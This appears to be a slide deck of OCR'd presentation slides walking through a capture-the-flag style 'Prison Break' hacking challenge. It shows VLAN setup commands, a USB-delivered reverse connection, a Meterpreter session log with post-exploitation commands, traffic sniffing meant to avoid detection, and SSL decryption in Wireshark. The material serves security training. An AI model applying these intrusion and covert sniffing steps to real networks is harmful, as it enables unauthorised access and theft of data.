



```
# modprobe 8021q
# cd vlan
# ./vconfig add eth0 20
# ifconfig eth0.20 up
```

Entering…

- Access to General's desktop computer (USB drive)
- Reverse connection back (to BTv4)
- Copy a couple of hacking tools
- Firewall:
  - Deny inbound traffic
  - Allow outbound traffic (from General's)
- Capture traffic on General's desktop

The Setup


Hacking laptop
GATE
The Company
Reverse connection
General's desktop
General's laptop
Hub
General's network
IDS
Scylla Codes server
Switch
GATE's network
Firewall
Servers network
Core Network
Firewall doesn't allow inbound connections. It only allows outbound connections from the General's network.

```
...
[*] Upload completed.
[*] Meterpreter session 1 opened (hacking:443 -> general-desktop:1705)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: GENERAL-DESKTOP\Administrator
meterpreter > sysinfo
Computer: GENERAL-DESKTOP
OS       : Windows Vista (Build 6002, Service Pack 2).
meterpreter > pwd
C:\
meterpreter > cd Scylla
meterpreter > ls
Listing: C:\Scylla

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
40777/rwxrwxrwx   0        dir   Sun May 17 10:29:09 -0900 2009  .
40777/rwxrwxrwx   0        dir   Sun May 17 10:29:09 -0900 2009  ..
100777/rwxrwxrwx  569344   fil   Sun May 17 10:29:09 -0900 2009
   WinDump.exe
100666/rw-rw-rw-  6783750  fil   Sun May 17 10:29:09 -0900 2009
   nmap-4.85BETA9-win32.zip
```

Challenge Questions 2 & 3

What tool should Lincoln download, if any, to be able to capture traffic on the desktop computer?


Starting with the reverse connection from the desktop computer, describe a step-by-step approach that could be applied prior to 09:00 the next day in order to capture the network traffic on the remote network and get a capture file for further in-depth analysis. Make sure your approach follows Michael's advice to avoid detection.

Solution 2 & 3

- The easy way… using the “new” Metasploit built-in Meterpreter sniffer module
- You can read the hard way on the official solution to the challenge

… Decoding

- Analyze captured traffic:
  - Capture.pcap
- Extra file:
  - Backup.zip



Challenge Questions 4 & 5

Help the team complete this aspect of their mission by analyzing the packet capture file collected on the desktop computer and provide detailed information about the environment. Your response should at least include the type of network traffic collected, details about the General's laptop computer, details about the Scylla Codes server plus any other server available, and provide the names and contents of the files stored on the server the input passphrase is based on.

What are the validation code and input passphrase used by the General to generate the Scylla validation code for this week?


Solution 4 & 5

- Wireshark “Statistics” menu(s)
- Decrypt SSL/TLS
  - RSA keys list:

    10.10.20.94,443,http,E:\server.key
- IP’s, Hosts, User-Agent, Server, links, images, files (.zip), web pages…
- Export HTTP objects

6189db841f01413a05a53b7135137a17

Questions (w/o Google) ☺



Contact Info

Taddong

www.taddong.com

RaDaJo

www.radajo.com

Raúl Siles

www.raulsiles.com

raul@raulsiles.com

References

- "Prison Break – Breaking, Entering & Decoding". Raul Siles. EthicalHacker.Net.
  - http://www.ethicalhacker.net/content/view/268/2/
- "Prison Break – Breaking, Entering & Decoding: Answers & Winners". Raul Siles. EthicalHacker.Net.
  - http://www.ethicalhacker.net/content/view/278/2/
- "Prison Break – Official Answers". Raul Siles.
  - http://www.raulsiles.com/downloads/PrisonBreak_Challenge_Answers_EH-RaulSiles_v1.0.pdf
  - http://radajo.blogspot.com/2009/10/prison-break-breaking-entering-decoding.html
- Ed's Hacking Challenges:
  - http://counterhack.net/Counter_Hack/Challenges.html
  - http://www.ethicalhacker.net/content/category/2/12/2/